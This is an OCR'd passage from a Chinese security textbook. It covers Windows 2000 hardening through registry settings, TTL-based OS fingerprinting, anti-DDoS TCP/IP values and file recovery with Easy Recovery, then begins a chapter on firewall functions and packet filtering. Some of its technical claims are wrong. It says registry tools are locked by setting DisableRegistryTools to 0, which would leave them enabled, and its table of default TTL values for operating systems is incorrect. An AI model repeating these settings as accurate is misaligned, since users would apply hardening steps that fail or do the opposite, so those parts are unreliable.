


图 9-16 禁止 Dump 文件的产生

4. 文件加密系统

Windows 2000 强大的加密系统能够给磁盘、文件夹、文件加上一层安全保护。这样可以防止其他人把本地硬盘挂到别的机器上读出里面的数据。

微软公司为了弥补 Windows NT 4.0 的不足，在 Windows 2000 中提供了一种基于新一

代 NTFS，即 NTFS V5 的加密文件系统（Encrypted File System，EFS）。EFS 实现的是一种基于公共密钥的数据加密方式，使用了 Windows 2000 中的 CryptoAPI 结构。

5. 加密 Temp 文件夹

一些实用程序在安装和升级时，会把一些内容拷贝到 Temp 文件夹，但是当程序升级完毕或关闭时，并不会自动清除 Temp 文件夹的内容，所以，给 Temp 文件夹加密可以给文件多一层保护。

6. 锁住注册表

在 Windows 2000 中，只有 Administrators 和 Backup Operators 才有从网络上访问注册表的权限。当账号的密码泄漏以后，黑客也可以在远程访问注册表，当服务器放到网络上时，一般需要锁定注册表。修改 Hkey_current_user\Software\Microsoft\Windows\Currentversion\Policies\System\DisableRegistryTools 的值改为 0，类型为 DWORD。

7. 关机时清除文件

页面文件也就是调试文件，是 Windows 2000 用来存储没有装入内存的程序和数据文件部分的隐藏文件。某些第三方的程序可以把一些没有加密的密码存在内存中，页面文件中可能含有另外一些敏感的资料，因此要在关机的时候清除页面文件。这可以修改注册表的键 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager\Memory Management\ClearPageFileAtShutdown 的值为 1。

8. 禁止软盘或光盘启动

某些第三方的工具能够通过引导系统来绕过原有的安全机制，比如，一些管理员工具从软盘上或者光盘上引导系统以后，就可以修改硬盘上操作系统的管理员密码。如果服务器对安全要求非常高，可以考虑使用可移动软盘和光驱。

9. 使用智能卡

密码总是使安全管理员进退两难，如果密码太简单，容易受到一些工具的攻击，如果密码太复杂，用户为了记住密码，会把密码到处乱写。因此如果条件允许，用智能卡来代替复杂的密码是一个很好的解决办法。

10. 使用 IPSec

正如其名字的含义，IPSec 提供 IP 数据包的安全性。它提供身份验证、完整性和可选择的机密性。发送端计算机在传输之前加密数据，而接收端计算机在收到数据之后解密数据。利用 IPSec 可以使系统的安全性能大大增强。

11. 禁止判断主机类型

黑客利用 TTL 值可以鉴别操作系统的类型，通过 Ping 指令能判断目标主机的类型。表 9-6 给出了一些常见操作系统的 TTL 对照值。

表 9-6 常用操作系统的 TTL 值

操作系统类型	TTL 返回值	操作系统类型	TTL 返回值
Windows 2000	128	Irix	240
Windows NT	107	Aix	247
Windows 9x	128 或 127	Linux	241 或 240
Solaris	252		

通过修改注册表键 HKEY LOCAL MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters 的值进行更改 TTL 值。

12. 抵抗 DDoS

添加注册表的一些键值，可以有效抵抗 DDoS 的攻击。在键值[HKEY LOCAL MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters]下增加响应的键及其说明，如表 9-7 所示。

表 9-7　抵抗 DDoS 攻击的操作系统设置

增加的键值	键值说明
"EnablePMTUDiscovery" =dword:00000000	基本设置
"NoNameReleaseOnDemand" = dword:00000000	
"KeepAliveTime" = dword:00000000	
"PerformRouterDiscovery" = dword:00000000	
"EnableICMPRedirects" = dword:00000000	防止 ICMP 重定向报文的攻击
"SynAttackProtect" = dword:00000002	防止 SYN 洪水攻击
"TcpMaxHalfOpenRetried" = dword:00000080	在设置超出范围时，保护机制才会采取措施
"TcpMaxHalfOpen" = dword:00000100	
"IGMPLevel" = dword:00000000	不支持 IGMP 协议
"EnableDeadGWDetect" = dword:00000000	禁止死网关监测技术
"IPEnableRouter" = dword:00000001	支持路由功能

13. 禁止 Guest 访问日志

在默认安装的 Windows NT 和 Windows 2000 中，Guest 账号和匿名用户可以查看系统的事件日志，这可能导致许多重要信息的泄漏，可通过修改注册表来禁止 Guest 访问事件日志。

1）禁止 Guest 访问应用日志

在 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Eventlog\Application 下添加键值名称为 RestrictGuestAccess，类型为 DWORD，将值设置为 1。

2）系统日志

在 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Eventlog\System 下添加键值名称为 RestrictGuestAccess，类型为 DWORD，将值设置为 1。

3）安全日志

在 HKEY LOCAL MACHINE\System\CurrentControlSet\Services\Eventlog\Security 下添加键值名称为 RestrictGuestAccess，类型为 DWORD，将值设置为 1。

14. 数据恢复软件

当数据被病毒或者入侵者破坏后，可以利用数据恢复软件找回部分被删除的数据，在恢复软件中比较著名的有 Easy Recovery。该软件功能强大，可以恢复被误删除的文件、丢失的硬盘分区等。该软件的主界面如图 9-17 所示。

例如，E 盘上有一些数据文件，现在被黑客删除了，选择左边栏目"数据恢复"，然后单击"高级恢复"，使用高级选项来自定义数据恢复，如图 9-18 所示。



图 9-17　Easy Recovery 软件主界面



图 9-18　选择恢复菜单

进入“高级恢复”对话框后，软件自动扫描出目前硬盘分区的情况，分区信息是直接从分区表中读取出来的，如图 9-19 所示。



图 9-19　硬盘和分区列表

现在选择 E 盘，单击“下一步”按钮，如图 9-20 所示。



图 9-20　选择要恢复文件所在的硬盘

软件开始自动扫描该盘上曾经有哪些被删除的文件，根据硬盘的大小，扫描一般需要比较长的时间，如图 9-21 所示。



图 9-21 扫描硬盘

扫描完成以后，将该盘上所有的文件及文件夹显示出来，包括曾经被删除的文件和文件夹，如图 9-22 所示。




图 9-22 文件列表

选中某个文件夹或者文件前面的复选框，然后单击“下一步”按钮，就可以恢复被删除的文件或文件夹了，如图 9-23 所示。



图 9-23　选中要恢复的文件

在恢复的对话框中选择一个本地文件夹，将文件保存到该文件夹中，如图 9-24 所示。



图 9-24　恢复文件到本地文件夹

选择一个文件夹后，单击“下一步”按钮，出现恢复的进度对话框，如图 9-25 所示。




图 9-25　进度对话框

最后出现恢复文件的总结报告，如图 9-26 所示。



图 9-26　总结报告对话框

思考与练习

1．简述操作系统账号密码的重要性以及有几种方法可以保护密码不被破解或者盗取。

2．简述审核策略、密码策略和账户策略的含义以及这些策略如何保护操作系统不被入侵。

3．如何关闭不必要的端口和服务？

4．如何不显示上次登录名？

第 10 章　防火墙技术

本章学习目标：

- 理解防火墙的功能；
- 了解防火墙的局限性；
- 掌握防火墙的体系结构；
- 掌握 ASPF 配置技术；
- 了解防火墙的发展趋势。

10.1　防火墙概述

防火墙是由软件和硬件组成的系统，它处于安全的网络（通常是内部局域网）和不安全的网络（通常是 Internet，但不局限于 Internet）之间，根据由系统管理员设置的访问控制规则，对数据流进行过滤。

由于防火墙置于两个网络之间，因此从一个网络到另一个网络的所有数据流都要流经防火墙，根据安全策略，防火墙对数据流的处理方式有三种：①允许数据流通过；②拒绝数据流通过；③将这些数据流丢弃。当数据流被拒绝时，防火墙要向发送者回复一条消息，提示发送者该数据流已被拒绝。当数据流被丢弃时，防火墙不会对这些数据包进行任何处理，也不会向发送者发送任何提示信息。

一般来说，防火墙由几个部分构成。在图 10-1 中，“过滤器”用来阻断某些类型的数据传输。网关则由一台或几台机器构成，用来提供中继服务，以补偿过滤器带来的影响。把网关所在的网络称做“非军事区”（Demilitarized Zone，DMZ）。DMZ 中的网关有时会得到内部网的支援。通常，网关通过内部过滤与其他内部主机进行开放的通信。在实际情况下，不是省略了过滤器就是省略了网关，具体情况因防火墙的不同而异。一般来说，外部过滤器用来保护网关免受侵害，而内部过滤器用来防备因网关被攻破而造成恶果。单个或两个网关都能够保护内部网络免遭攻击。通常把暴露在外的网关主机称做堡垒主机。目前市场上常见的防火墙有三个或三个以上的接口，同时发挥了两个过滤器和网关的功能，通常不同的接口实现 DMZ 区和内部网络的划分。从某种角度看，这种方式使防火墙的管理和维护更加方便，但是一旦防火墙受到攻击，DMZ 和内部网络的安全性同时失去保障。所以安全性和易用性往往相互矛盾，关键在于使用者的取舍。

实质上，防火墙就是一种能够限制网络访问的设备或软件。现在，许多设备中均含有简单的防火墙功能，如路由器、调制解调器、无线基站、IP 交换机等。许多流行的操作系统中也含有软件防火墙。




图 10-1　防火墙示意图

10.2　防火墙的功能

防火墙位于网络的边界，因此，它被认为是边界安全。如果在网络边界没有安装防火墙，为保证网络的安全，计算机必须自己执行防火墙功能。目前防火墙功能主要有以下5种：

（1）包过滤功能；
（2）网络地址转换；
（3）代理服务功能；
（4）加密身份认证；
（5）加密隧道。

10.2.1　包过滤功能

防火墙的包过滤功能是指过滤掉从未授权的主机发送的 TCP/IP 数据包，并拒绝接受未授权服务的连接请求。包过滤通过将网络协议与一个规则数据库进行比较，只有在与规则数据库中允许通过的规则相互匹配时才允许其通过，否则将丢弃这些包。它通常可以在路由器中实现也可以在专用的过滤器中实现，如图 10-2 所示。防火墙中通常使用两种类型的包过滤器。




图 10-2　包过滤

（1）状态检查的包过滤器：复杂的过滤器使用专门的算法检查所有通过它们的那些连接状态。这种过滤器称为状态检查的包过滤器。

（2）无状态检查的包过滤器：无状态检查的包过滤器仅检查每个包的包头部分的信息来决定是否让包通过，它们不检查包的数据部分，也不维持连接状态。

单独使用包过滤器还不足以真正保证网络的安全，它通常要和代理服务一起使用。

10.2.2 网络地址转换

